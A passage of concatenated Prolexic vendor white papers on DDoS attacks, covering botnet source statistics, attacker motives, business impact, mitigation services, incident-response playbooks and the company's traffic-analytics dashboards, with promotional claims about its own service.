Also in Q1 2013, the United States was the second leading source of botnet activity with 22 percent, followed by Germany with 11 percent, Iran with 6 percent, and India with 5 percent. The inclusion of Brazil (5 percent) in the quarter demonstrates the steady increase of botnet activity in South America. Though they were not included in the top 10 source countries, four other countries from South America were included in the top 40.




Figure 2. Leading sources of botnet traffic in Q1 2013

Why DDoS?

The first question asked by executives of companies hit by a DDoS attack is, “Why me?” Most victims have no idea why they were attacked and they will likely never find out the identity of the attackers. Motives can range from political activism to extortion to random attacks by amateurs. However, it is important to understand the mindset of the different types of DDoS attackers and apply that knowledge to developing a proactive DoS and DDoS protection strategy.

- **Hactivism or ideological and political differences**

Anonymous and LulzSec are two of the most publicized and notorious hacktivist groups. They have brought down the websites of the world’s largest and most prestigious brands and organizations. Often, these groups send clear warning signals by openly discussing their targets, brazenly releasing their plans to news outlets and posting their intentions on social media and blogs before launching the attack.

- **Extortion and other financial motivators**

A potential attacker will often email or call with a ransom demand, ranging from several hundred dollars to hundreds of thousands of dollars, depending on the sophistication and motives of the attacker. Paying the ransom is not a good response. Rather, have a proactive DDoS mitigation plan in place and be ready to deploy it.

- **Competitive and cyber hate crime**

While rare, DDoS attacks can be fueled by a competitor, a disgruntled customer or former employee, or hackers whose sole intent is cyber hate crimes. These attackers have been known to use social media, blogs and message boards to express negative comments and recruit participants before they attack. Online gaming sites and sites associated with specific religious, minority or alternative lifestyle groups are also common targets.

- **Hacker experimentation**

Novice hackers hone their skills and gain prestige among their peers by launching DDoS attacks on random websites. As they become more proficient, they may continue to refine their DDoS attack tools on random sites in preparation for a future attack on their true target. Many hackers do this for personal satisfaction, while others may advance to active cyber criminal rings and hacktivist groups.

The impact of DDoS attacks

No company is safe from being a target of a DDoS attack. Some of the biggest and best-known global brands in the following industries have been taken offline by DDoS distributed denial of service attacks:

- e-Commerce
- Education
- Energy
- Finance, banking and insurance
- Government and defense
- Healthcare
- Internet and telecom
- Media and entertainment
- Non-profits
- Retail
- Technology
- Travel

However, any size and any type of business or organization – not just those listed above – is vulnerable to attack, and there can be wide ranging implications far beyond the IT department:

- **Financial** – Forrester estimates that the average financial impact of four hours of website downtime is a US\$2.1 million loss and a US\$27 million loss for a 24-hour outage¹.
- **Customer satisfaction and brand reputation** – Customers may flee to competitors due to decreased confidence about security and service.
- **Increased security risk due to distraction** – A multi-vector attack may infect the network with malware while IT security is distracted by the DDoS attack.
- **Disruption of email and VoIP call center services** – An increased volume of customer inquiries about the outage can result in a huge number of inquiries and high costs.
- **Stock prices and investor confidence** – Security fears can drive temporary, but significant declines.
- **Search engine rankings** – Search engines may drop sites that are performing slowly or have lengthy downtime.

Case in point: A huge DDoS attack took down the website of a global web hosting provider, affecting 4 million customers. The e-mail customer support group and public customer forum were flooded with hundreds of thousands of complaint calls, each costing the company between US\$6 and US\$14 per call. The company's ISP refused to bring their servers back up until a reliable DDoS mitigation solution was put in place.

The moral of the story is that DDoS denial of service attacks are not just an IT issue. Denial of service has become an enterprise problem that should be addressed with proactive plans for DDoS defense, including DDoS mitigation services.

DDoS mitigation services

A DDoS mitigation service is designed to detect, monitor and mitigate DDoS attacks. A mitigation service provided by a pure-play DDoS mitigation vendor consists of a combination of proprietary detection, monitoring, and mitigation tools, along with skilled anti-DDoS technicians who can react in real-time to changing DDoS attack characteristics. Add-on DDoS mitigation service providers such as Internet Service Providers (ISPs) and Content Delivery Networks (CDNs) also offer DDoS mitigation services in the form of automated tools, but they typically have either limited network capacity and/or expertise.

DDoS appliances are used either as a standalone defense mechanism or as part of a DDoS mitigation service provider's solution. DDoS mitigation appliances are hardware modules for network protection that include purpose-built automated network capabilities for detecting and mitigating some aspect of DDoS attacks. Sometimes perimeter security hardware, such as firewalls and Intrusion Detection Systems (IDS), include features intended to address some types of small DDoS attacks.

The market for DDoS mitigation services is expanding dramatically as more businesses are being attacked and as the volume and complexity of attacks escalate. Industry analyst firm IDC forecasts that the worldwide DDoS prevention products and services market will grow at a compound annual growth rate of 18.2 percent through 2017, reaching US\$870 million².

DDoS attacks are becoming bigger and more complex, exceeding the capabilities of many types of DDoS mitigation appliances and service providers:

- A local DDoS mitigation appliance can typically handle less than 10 gigabits per second (Gbps) of attack traffic.
- A firewall solution typically offered by an ISP can typically handle less than 40 Gbps.
- A typical solution from a cloud-hosting provider can typically handle less than 50 Gbps.

Clearly, these mitigation methods cannot stop all DDoS attacks today. The largest attacks Prolexic mitigated as of May 2013 reached 167 Gbps and 144 Gbps respectively – a clear indication of the increasing seriousness of DDoS threats.

2 "Worldwide DDoS Prevention Products and Services 2013-2017 Forecast." March 2013. IDC

Case study: A real-world example of DDoS readiness

In October 2012, during the first weekend of Australia's Spring Carnival racing season leading up to the Melbourne Cup, cyber attackers launched a high-volume DDoS denial of service attack against the IT infrastructure of a popular online betting site. Four online betting companies shared infrastructure at the same data center. The 10GB DDoS attack on one site brought down the entire data center, causing all sites to experience outages. One of the non-targeted betting sites was down for 30 minutes before switching over to a redundant system, while the targeted site experienced denial of service for an entire day. The DDoS attacks continued every Saturday from October 13 to November 3.

"If you experience website outages during Spring Carnival, then you can wipe out a nice chunk of your profits for the year," said the IT manager. "Our competitor who was down for an entire day suffered a huge loss."

The IT manager contacted Prolexic on the recommendation of the site's infrastructure provider. The Melbourne Cup was only a few weeks away, so Prolexic made it a priority to get the PLXrouted DDoS mitigation service in place on time. Within three days, the Prolexic mitigation solution was up and running. The betting site tested the Prolexic solution on Friday and on Saturday the IT team was confident that the betting site was fully protected against DDoS attacks – in plenty of time to ensure site availability for customers betting on the Melbourne Cup.

"When the DNS name change was complete and we were fully protected by Prolexic, our site never went down again," the IT manager said. "In fact, we wouldn't even know we were under attack other than having Prolexic alerting us that attack is in progress."

Conclusion

The more you know about DDoS attacks, the mindset of attackers, and available mitigation services, the better you can take proactive protection measures against denial of service threats. DDoS attacks are not going away. On the contrary, organizations can expect to see an increase in the number and severity of DDoS attacks as cyber attackers become more sophisticated and bold.

Prolexic recommends the following additional resources to expand your knowledge of denial of service threats and how to win the fight against them. All are free downloads available after registration at www.prolexic.com:

- **White Paper** – [*Planning for and Validating a DDoS Defense*](#)
- **White Paper** – [*The Broad Impact of DDoS: It's Not Just an IT Issue*](#)
- **White Paper** – [*Four Reasons Why DDoS Attackers Strike*](#)

You can also read definitions of common DDoS terms and acronyms at the [Prolexic DoS and DDoS Glossary of Terms](#).

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.



A Prolexic White Paper

The Broad Impact of DDoS: It's More Than Just an IT Issue

Introduction

Distributed denial of service (DDoS) attacks can bring websites down and display the dreaded “404 Page Not Available” error message. When that happens, everyone thinks it is the IT department’s problem, but that is a narrow, dangerous view.

The damage from a DDoS attack on an online business or organization goes far beyond IT. Unfortunately, many business leaders do not realize that denial of service attacks are a serious threat to the entire enterprise; one that can result in lost revenue, dissatisfied customers, negative press coverage and even lower stock prices. Depending on the type of DDoS attack and the targeted IT network elements, a DDoS attack can also disrupt email systems, call centers, VoIP networks and accessibility to information that customers and other users need 24/7. For e-Commerce sites, it can also disrupt revenue flow when shopping carts are inaccessible.

Therefore, when a DDoS attack hits, it should not be left to the IT department alone to deal with the fallout. Other departments have important roles too, and need to be prepared to take action. DDoS is an enterprise problem that has become more prevalent and serious as cyber attackers become more malicious and sophisticated.

This white paper will clarify how DDoS distributed denial of service attacks can have an impact on your entire enterprise, not just the IT department. We will also recommend best practices to develop a proactive defense against DDoS, including how to select the right DDoS mitigation service provider and how to develop an action plan playbook that prepares the entire enterprise to minimize the damage from a denial of service attack.

What is DDoS?

A DDoS attack is an attempt to make a computer resource (i.e. website, e-mail, VoIP or an entire network) unavailable to its intended users. By overwhelming it with data and/or requests, the target system either responds so slowly as to be unusable or crashes completely. The data volumes required to do this are typically achieved by a network of remotely controlled computers known as zombies or bots. These computers have fallen under the control of an attacker, usually through the use of Trojan viruses and other malware. Hundreds of these compromised computers can be controlled by a malicious actor to work in unison as a botnet.

The attacker can use the botnet to attack your business or organization. It’s important to know that different types of DDoS attacks can cause outages in different elements of your network. Attackers can deliberately target specific elements that may be weak links in your network architecture and inflict exactly the kind of damage they want. For example:

- An application (Layer 7) DDoS attack may not disrupt routers, but it can wreak havoc by penetrating deeply into load balancers, applications and databases.

- A high packet-per-second SYN flood may affect servers and routers.
- A high packet-per-second UDP flood may cause issues with the routers only.

In addition, DDoS attackers will also often target content switches because the switches serve as a proxy for all of the traffic between the web server and the users. Content switches are designed to respond very quickly to user requests. Therefore, in a DDoS denial of service attack, a botnet can easily overwhelm a switch's ability to respond to a flood of SYN requests, which causes the switch to fail and makes the application unavailable to users.

These are just a few examples of how your enterprise can be vulnerable to DDoS attacks. A knowledgeable DDoS mitigation service provider should be able to work with you to identify your network's weaknesses and make recommendations for protecting them. However, it's equally important to know how the technical damage caused by DDoS attacks can lead to the disruption of business services that rely on IT network availability.

The broader impact of DDoS

Despite the fact that large DDoS attacks now make the mainstream newscasts, the executive management of many businesses do not expect that a DDoS attack could happen to their firm. In addition, few understand the extreme impact a DDoS attack can have on their business. Most of all, online business leaders understandably lack insight into the mindset of malicious hacker – or their strategy of hitting businesses at their weakest point – whether it is the edge router, application server, web server, or other vulnerable points along their Internet-facing networks.

Here are some all-too-common examples of successful DDoS attacks and their devastating effect on each enterprise:

- The website of a leading global cosmetics retailer came under an application layer DDoS attack that was too complex and too large for the company's two Internet service providers (ISPs) to handle. The site was offline and closed for business for 72 hours, resulting in more than US\$1 million in lost revenue.
- A huge DDoS attack took down the website of a global web hosting provider, affecting 4 million customers. The e-mail customer-support group and public customer forum were flooded with hundreds of thousands of incoming complaint calls, each costing the company between US\$6 and US\$14 per call. The company's ISP refused to bring the company's servers back up until a reliable DDoS mitigation solution was put in place.
- A global e-Commerce site for spa and wellness products never expected to be hit by a DDoS attack, but it was the victim of a very sophisticated attack that also brought down the company's call center. The company's hosting provider could not mitigate the attack even after four hours of downtime.

These examples illustrate the far-reaching damage that DDoS attacks can cause to an online organization – beyond the IT department. These attacks also affected customer service, sales, customer support and call centers.

Next, we will examine in greater detail how the technical issues related to downed routers and servers due to a DDoS attack can escalate into business issues that affect profitability, communication and customer confidence.

Sales revenues and profitability

The numbers tell the story. According to Forrester, the average hourly revenue loss during a Layer 7 DDoS attack is US\$220,000¹. A popular e-Commerce website estimated that it lost US\$1,000 per second when it was brought down by a DDoS attack, while a popular online battery retailer suffered losses of US\$40,000 when a DDoS attack shut down its website for several hours. In some cases, the losses can add up to millions of dollars.

Unfortunately, analysts predict that losses due to cyber threats will only increase. Gartner predicts a 10 percent growth in the financial impact that cybercrime will have on online businesses through 2016, as DDoS attackers take advantage of new software vulnerabilities introduced via new cloud services and employee-owned devices used in the workplace.²

Customer service and brand reputation

While many consumers and workers may perceive website outages as a mere annoyance, the consequences can be much more severe. An organization's reputation for stability and technical expertise can suffer greatly from a DDoS attack, causing real but difficult to measure damage to the bottom line while granting a competitive advantage to rivals.

Consumer trust can be substantially eroded and multiple incidents can create the damaging perception of technical incompetence or even a lack of organizational emphasis on security. For businesses in a highly technical field – or one that places a high premium on reliability and safety (such as healthcare and finance) – trust can be a make-or-break purchasing criteria for consumers.

Email and call centers

When network infrastructure and routers are targeted, DDoS attacks can bring down email and customer service call centers, especially if the call center is on a VoIP network. In this case, a DDoS attack can cut off communication with customers, partners, vendors and even your own employees. Not only does this type of network outage further contribute to customer dissatisfaction, but it also costs money. It is estimated that it costs around US\$1 per minute for a call center to provide customer service³, resulting

- 1 A popular e-Commerce website estimated that it lost US\$1,000 per second when it was brought down by a DDoS attack, while a popular online battery retailer suffered losses of US\$40,000 when a DDoS attack shut down its website for several hours. In some cases, the losses can add up to millions of dollars.
- 2 "Gartner Reveals Top IT Predictions for 2012 and Beyond," http://biznewz.co.uk/business_news/2011/699/699.
- 3 "Reasons the Call Center Is Far From Dead", Jeff Valentine, SVP of product, M5 Networks, <http://mashable.com/2012/04/24/call-center-death-exaggerated/>

in a cost of US\$5 per 5-minute call. If the call center remains open during a DDoS attack, that's US\$5 times the thousands of customers who will call in to ask or complain about website and/or email response.

Stock price and investor confidence

Once discussed only behind closed boardroom doors, large DDoS attacks on global brands and the financial industry have become breathy reports on the nightly news. Investors are watching, and some companies have seen stock prices temporarily fall by nearly 50 percent after news of a successful DDoS attack. Case in point: The fallout from investor concerns about a DDoS attack on Bitcoin.com, an open source currency site, resulted in volatile price fluctuations that led to dramatic drops of nearly half of its real value.⁴

The damage caused by a DDoS attack can be compounded by media attention, particularly if the victim of the DDoS attack is already in the public eye. While an active response to the event will go a long way toward mitigating this effect, there are no guarantees. Negative coverage can quickly exacerbate the damage to the company's reputation – whether through news coverage, blog posts or consumer messages on Twitter, Facebook and LinkedIn.

Search engine rankings

Google and other search engines detect when a website is down or performing slowly. If the outage is lengthy, the company may jeopardize its search engine ranking or may even be dropped by the search engines altogether. This would be particularly devastating for e-Commerce firms during high-traffic periods such as the holiday shopping season. Search engines do not want to damage their own reputations by directing people to sites that are down for an extended period. Prolexic has seen cases in which it has taken an e-Commerce site more than 30 days to restore its search engine ranking after an outage caused by a DDoS attack.

What you can do: Build a proactive defense

Over the past 10 years, Prolexic has witnessed a dramatic increase in the number, size, and complexity of DDoS attacks – as well as the resurgence of damaging attack signatures such as the domain name system (DNS) reflection attacks that took down the Spamhaus.org website for several weeks in March 2013.

Unfortunately, it's not a matter of *if* but *when* a website will be hit by a DDoS attack. All industries are targets. In Prolexic's experience, online organizations that are prepared for denial of service attacks with a dedicated DDoS mitigation service and a tested, well-rehearsed response plan, will experience the fastest and most successful attack mitigation.

⁴ "Bitcoin price fluctuates wildly after massive run-up, DDoS attacks reportedly to blame (update)," Nathan Ingraham, 4/10/13, www.theverge.com.

Prolexic recommends that you work with a DDoS mitigation service provider to implement a simulated DDoS attack – a dry run – to confirm your preparedness. This exercise will expose management to the challenges that need to be addressed to manage both internal and external communications when confronted with a DDoS attack.

In this approach, the incident response team works through a simulated DDoS attack (using real-world scenarios) without doing an actual live test. This is similar to a military training drill in which no live ammunition is used. Depending on the size and complexity of your organization, this dress rehearsal can be completed in an hour or slightly longer if your incident response plan has additional elements. As a result of the test, executive management will better understand how long it takes to put the mitigation plan into action. Following this exercise, optimizations may be developed to ensure a more rapid, repeatable, and predictable response plan, or playbook.

A DDoS mitigation playbook is a streamlined response plan for:

- **Managing communications** – DDoS attacks have an impact not just on IT, but also on all users of the company's services, including non-technical departments. Employees need to know who to call and what to do during a DDoS attack to avoid significant disruption to daily business. Prolexic advises incident response teams to have a single point of contact for relaying information and a plan for short, Twitter-style internal updates. These short internal updates should be company confidential and help employees understand what is occurring during the attack, so they don't panic and escalate the crisis.
- **Identifying key contact persons** – The main goal of the playbook is to eliminate organization-wide panic that can delay critical mitigation responses when a DDoS attack occurs. It is vitally important that the right people be notified immediately of the attack. By performing a DDoS attack simulation exercise, everyone on the triage team will practice their role in the DDoS mitigation process, the actions they need to take, and how they can continue to maintain business as usual even when some resources are unavailable.
- **Organizing information for easy, fast access** – Something as simple as keeping all names and phone numbers of key contacts in a single place that is also available outside of your network or e-mail systems, can save valuable time. Overall, this facet of the DDoS mitigation process is all about containment and order: how to turn a DDoS attack from a major disaster into an incident that is routine when handled according to the well-rehearsed playbook.

Minimize the damage

DDoS attacks cause a chain reaction of damaging incidents that start in IT and spread throughout the business. When a router overwhelmed by malicious requests fails, it leads to failed emails and disrupted call center capabilities, which in turn leads to lost sales, unhappy and confused customers and added operational costs. And if the DDoS attack makes headlines, the business can suffer further losses in stock value and brand reputation.

The damage from a DDoS attack can quickly spin out of control. This collateral damage can only be eradicated when online business leaders recognize the broader impact of DDoS attacks beyond the IT department. Most importantly, it's necessary to take a strong, proactive stance by preparing for DDoS attacks of all types and sizes. Business leaders need to realize – and accept – that it is not a matter of *if*, but *when*, a business will suffer a distributed denial of service attack.

Next step: Choosing a DDoS mitigation service provider

To get started, Prolexic recommends partnering with a DDoS mitigation service provider that has a strong track record of success in overcoming all types and sizes of DDoS attacks. Before you make your decision, ask DDoS mitigation service providers these 12 before you sign on the dotted line:

1. How long have you been mitigating DDoS attacks for customer environments?
2. Where do you fit in the DDoS mitigation services market? What level(s) of protection do you offer?
3. How do you protect against attacks that are directed at routers, firewalls, IPs and application services?
4. Do you monitor our onsite routers for volumetric attacks?
5. What protection do you offer for protocols other than HTTP, HTTPS and DNS? What about VPN endpoints?
6. Do you have a Service Level Agreement (SLA) guaranteeing mitigation within a certain time period?
7. Can you perform real-time analysis of our web traffic and accurately describe an ongoing attack? Can you do so for a custom-targeted attack by a smart adversary?
8. How long does it take to push out a filtering rule? Do you write these rules or does an outside IT group have to do that?
9. Do you have automatic DDoS responses, such as active challenges? If so, how can you guarantee they do not break applications?
10. Can your staff inspect our secure SSL traffic manually? What does this mean for privacy?
11. How long does it take for DDoS attack detection and notification?
12. Do you provide detailed attack analysis during and after an attack? If after, how long does it take to prepare an analysis report?

Learn more about the answers you should expect when evaluating a DDoS mitigation service by downloading Prolexic's free technical series white paper, [12 Questions to Ask a DDoS Mitigation Provider](#).

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.



A Prolexic White Paper

Data Analytics and DDoS Mitigation: Lessons Learned

Extracting value from data is a huge challenge in every industry today as companies must capture, analyze and store vast amounts of information – often from multiple sources and in different formats. In the cyber security industry, IT is driving the use of data analytics to gain real-time insight into the trends, behaviors and events that make up the dark world of malicious hackers and cyber-attacks. Real-time data analysis is fast becoming a powerful tool in identifying cyber threats, risks and events – and most importantly, in helping Internet-facing organizations build a stronger cyber security strategy. The business of distributed denial of service (DDoS) attack mitigation is no exception.

Defending against DDoS attacks and other cyber threats is a real-time challenge for DDoS mitigation service providers. In particular, gathering and analyzing DDoS analytics and making the data meaningful adds complexity. Hundreds of millions of data points in multiple streams are pouring into a DDoS mitigation platform in real time during an attack. A DDoS mitigation vendor must quickly make sense of this deluge of data and make precise decisions as to which data/traffic to allow and which to block. Any mistakes could damage the customer's website performance and accessibility.

This white paper will discuss Prolexic's experience in capturing and analyzing the multiple streams of data that are generated by DDoS attacks. We will share what we have learned about effectively managing this data with the goal of making it useful in real time to support the fastest time to DDoS mitigation for our customers. We will also discuss how we leverage attack data analytics to give customers meaningful snapshots that help them understand what is actually happening during a DDoS attack.

The Prolexic approach to DDoS data analytics

As a pure play DDoS mitigation provider, Prolexic's business is to fight DDoS attacks in real time, every hour of every day. Our approach to using data analytics is built around answering three key questions:

- What do we need our data to do for us?
- Who are the consumers of this information?
- What questions are they asking?

Prolexic's data analytics strategy ensures that we can answer these questions with usable data that can be translated into meaningful alerts and other real-time information. In addition, we aim to provide more than just a high-level overview. Merely summarizing numerical data will not show if network traffic anomalies are malicious or not. There is still a need for data summaries, but it is best to start with a situational analysis of the data to reveal what is truly happening on the network. Therefore, Prolexic recommends using data analytics to draw informed conclusions and answer questions such as:

- Is a site under DDoS attack or is this another kind of network anomaly, such as a flash crowd?
- If under attack, what type of DDoS threat is this and which part of the customer's infrastructure could be most affected?
- Where are the attacks coming from? Have we encountered these attackers before?
- What are the attack signatures? Have we seen them before? Are they changing?

We also ask our domain experts in the Security Operations Center (SOC), “What would you want DDoS mitigation data to reveal?” Answers to these questions would make a good foundation for a DDoS mitigation strategy and support root cause analyses of how the DDoS attack could affect application logins, system latency, network systems, or access to mission-critical applications. By pulling intelligence out of massive streams of data, our domain experts and the customer can work more effectively as a team to determine the most effective and fast response to the attack.

How our data analytics system works

First, let’s define the data that is measured during a DDoS distributed denial of service attack. Every month Prolexic stores billions of metrics using a variety of sensors deployed in the cloud and in our data centers before and after attack mitigation. The goal is to measure the difference between what is coming into the network and what is leaving the network. In addition, we measure what traffic, if any, is filtered. Each sensor samples tens of thousands of metrics every minute as it measures packet rates, bit rates, latency, network availability, protocol distribution, and other types of network data.

The sensors may capture 30 to 40 metrics for each network object or application – and it is possible for a customer to have as many as 30,000 network metrics. Prolexic’s goal through data analytics is to take that vast amount of information from many different, distributed sensors and make it useful for effective DDoS mitigation.




Figure 1. Prolexic leverages a wide variety of metrics and models to provide meaningful DDoS insight

Prolexic controls the data flowing into our mitigation systems from multiple sensors at rates far beyond what any human could reasonably analyze. Data sources outside of Prolexic include Internet monitoring servers and cloud-based monitoring of application servers, as well as flow-based monitoring and application monitoring devices at customer sites. Then, when traffic enters Prolexic, our internal anomaly-detection technologies, packet-level sensors and other sniffer technologies sample and measure metrics as traffic passes into and emerges from mitigation. In addition, our IP reputational database of malicious IPs is constantly updated with new data.

To most effectively manage and use these data streams for DDoS mitigation, we developed proprietary technology for a cross-device correlation engine and control system that sits on top of our infrastructure and network of monitoring sensors. The correlation engine is attached to an API that is designed to take in the data streams and put them through a reasoning engine that continually learns to be smarter at distilling the data our team needs. However, there is a gap between what the correlation system and reasoning engine can do to process real-time data during an attack, and what live DDoS attackers can do. Therefore, our system is designed to distill the data for our experts to analyze and act upon, based on their years of experience in fighting DDoS attacks.




Figure 2. Our analytics dashboard distills millions of data points to present a real-time view of network traffic

For example, Prolexic's flow-based monitoring (PLXfbm) sensors monitor network traffic and provide alerts on anomalies, but do not perform traffic analysis. Additional data is captured by Prolexic's application-based monitoring (PLXabm) sensor, also at the customer's site. The PLXabm sensor builds a memory-correlated model in which it not only calculates the metrics, but also captures textual streams of information, such as IP addresses, HTTP request rates, user agents, source countries, randomness, and other metrics related to DDoS attacks. This convergence of data also includes binary information such as packets, as well as numeric and time-oriented data.

PROLEXIC Analytics: PLXfbm

PLXfbm Alerts

Importance	First Seen	Last Seen	Owner	Occurrences	Event
High	2013-04-03 13:56:23	2013-04-03 17:41:57	system	3	a2.sjc1.plx_BGP 72.52 is down, Customer venus
High	2013-04-02 06:39:03	2013-04-02 15:41:48	system	114	Netflow Detection for 72.52 from Indetector1.mia2.plx
High	2013-04-01 08:36:05	2013-04-02 15:41:48	system	6	Netflow Detection for 72.52 from Indetector1.mia2.plx
High	2013-03-14 13:58:20	2013-03-15 15:51:18	system	3	a2.hkg1.plx_BGP 72.52 is down, Customer venus
High	2013-03-14 13:54:55	2013-03-18 15:51:18	system	3	a2.sjc1.plx_BGP 72.52 is down, Customer venus
High	2013-03-14 13:53:44	2013-03-17 15:51:18	system	3	a2.hkg1.plx_BGP 72.52 is down, Customer venus
High	2013-03-14 13:46:45	2013-03-14 15:51:18	system	3	a2.lon1.plx_BGP 209.200 is down, Customer venus
High	2013-03-14 13:46:05	2013-03-16 15:51:18	system	3	a2.lon1.plx_BGP 209.200 is down, Customer venus
High	2013-03-06 10:17:20	2013-03-11 15:51:18	system	1	a2.dca1.plx_BGP 72.52 is down, Customer venus
High	2013-03-06 10:15:04	2013-03-05 15:51:18	system	1	a2.dca1.plx_BGP 72.52 is down, Customer venus

Next refresh in 45 seconds. Prev 1 Next

Figure 3. PLXfbm data, as shown in the PLXportal

PROLEXIC Analytics: PLXabm

PLXabm Analytics

ABM Alerts Filter Proflex Cloud

ABM Alerts

Importance	First Seen	Last Seen	Owner	Occurrences	Event
Medium	2012-11-27 14:47:13	2012-11-27 14:47:13	system	2	DC NOTICE [R3]: LOW RANDOMIZATION of 20.50% for DOMAIN www.venus.com
Medium	2012-11-27 13:10:39	2012-11-27 14:52:46	system	37	DC NOTICE [R2]: HIGH SOURCE_IP COUNT of 1600 for DOMAIN www.venus.com

Next refresh in 41 seconds. Prev 1 Next

Domains Visited (Customer ABM)

Domain	Countries	RAND TRACK	RATE1 RATE	SSLRATE1 SSLRATE	SIP ACC	SP LNG	DIP ENC	DP CON	MTH CC	PTH PRA	OPT XFF	PRT IMS	REF INM	CND TIP	SRG DRG
imon1.dev.plx		0.09	18.817	0	1	1	1129	1	1	1	1	1	1	1	1
		60474	19.038	0	1	1	1	1	1	1	1	1	1	1	1

Prev 1 Next

Destination IPs (Customer ABM)

Destination IP	Countries	RAND TRACK	RATE1 RATE	SSLRATE1 SSLRATE	SIP ACC	SP LNG	DIP ENC	DP CON	MTH CC	PTH PRA	OPT XFF	PRT IMS	REF INM	CND TIP	SRG DRG
172.16		0.09	18.483	0	1		1109	1	1	1	1	1	1	1	1
		60475	19.037	0	1	1	1	1	1	1	1	1	1	1	1

Prev 1 Next

Figure 4. PLXabm data is available in real time in the PLXportal

All of the textual metrics from PLXfbm and PLXabm flow into proprietary sensors in Prolexic's data centers where hundreds of thousands of unique measurements are captured and linked. By correlating the metrics and showing their relationships, Prolexic's mitigation experts can search on this data in real time and extract intelligence to help them make the best and fastest decisions on how to mitigate the attack.

Lessons learned

